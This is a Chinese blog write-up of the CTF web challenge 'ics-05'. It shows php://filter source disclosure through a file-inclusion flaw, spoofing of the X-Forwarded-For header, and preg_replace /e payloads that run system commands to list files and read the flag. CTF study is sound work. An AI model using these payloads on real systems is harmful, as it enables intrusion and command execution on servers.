【攻防世界】二十一 --- ics-05

原创

通地塔 于 2020-12-29 20:22:16 发布 115 收藏


分类专栏： 攻防世界 文章标签： ctf 网络安全

本文链接：https://blog.csdn.net/qq_43168364/article/details/111462570

题目 — ics-05

一、writeup


主页只有一个点可以访问




访问之后再点击下面的图表URL会发生变化


`?page`查询字符串出来了

page查询字符串中存在文件包含漏洞，可以进行目录跳转




这里`php://input`被过滤了，无法直接使用php://input来读取flag了。需要想其他办法。直接包含index.php文件会回显Ok





想到是否做了过滤，用：`php://filter/read=convert.base64-encode/resource=index.php` 访问成功



解编码得到主页的代码，关键的代码有一下两部分

- 第一部分 ---- 对page查询字符串进行限制的代码

```php
<?php
// 得到page查询字符串
$page = $_GET[page];
if (isset($page)) {
// 做字母和数字字符检测 $page 只能包含字母和数字，但是 ../ 也行呀
if (ctype_alnum($page)) {
    <div style="text-align:center">
        <p class="lead"><?php echo $page; die();?></p>
}else{
        <div style="text-align:center">
            <p class="lead">
                <?php
                // 过滤了 input，无法使用 php://input。但是尝试用php://INPUT 也不行
                if (strpos($page, 'input') > 0) {
                    die();
                }
                // 过滤了 ta:text
                if (strpos($page, 'ta:text') > 0) {
                    die();
                }
                // 过滤了 text
                if (strpos($page, 'text') > 0) {
                    die();
                }
                // 过滤了直接访问 index.php 但是可以通过 php://filter 来访问
                if ($page === 'index.php') {
                    die('Ok');
                }
                // 包含
                    include($page);
                    die();
                ?>
      }}
?>
```


- 第二部分 — 解本题的关键部分

```php
<?php
if ($_SERVER['HTTP_X_FORWARDED_FOR'] === '127.0.0.1') { // 检测ip是否为：127.0.0.1

    echo "<br >Welcome My Admin ! <br >";
 // 获取三个参数
    $pattern = $_GET[pat];
    $replacement = $_GET[rep];
    $subject = $_GET[sub];

    if (isset($pattern) && isset($replacement) && isset($subject)) {
     // 使用preg_replace进行正则匹配的替换
        preg_replace($pattern, $replacement, $subject);
    }else{
        die();
    }

}
?>
```


关键点：

- 1、需要使用`X-Forwarded-For`字段来伪造我们的IP为`127.0.0.1`才能执行这段代码
- 2、这里需要三个查询字符串：`pat rep sub`，且他们会被带到`preg_replace()`函数中执行
- 3、**preg_replace($pattern, $replacement, $subject)** ---- 执行一个正则表达式的搜索和替换，搜索`subject`中匹配`pattern`的部分，以`replacement`进行替换。该函数的 $pattern 如果设置了`/e`选项，会将替换后 $replacement 中的内容当做代码执行


因此可以构造：`?pat=/(.*)/e&rep=system('ls')&sub=good`来将`good`替换为`system('ls')`,然后由于设置了`/e``system('ls')`会被当做命令执行 （Go之前别忘记加上：`X-Forwarded-For: 127.0.0.1`）



执行：`?pat=/(.*)/e&rep=system('find+/+-name+*flag*')&sub=good`查找flag相关文件（system函数中的空格要用+替换）



执行：`?pat=/(.*)/e&rep=system('cat+/var/www/html/s3chahahaDir/flag/flag.php')&sub=good`查看`flag.php`文件



二、知识点

- 文件包含使用：`php://filter/read=convert.base64-encode/resource=xxx` 读取文件
- 使用`X-Forwarded-For`字段伪造IP
- `preg_replace`函数的`/e`可以造成命令执行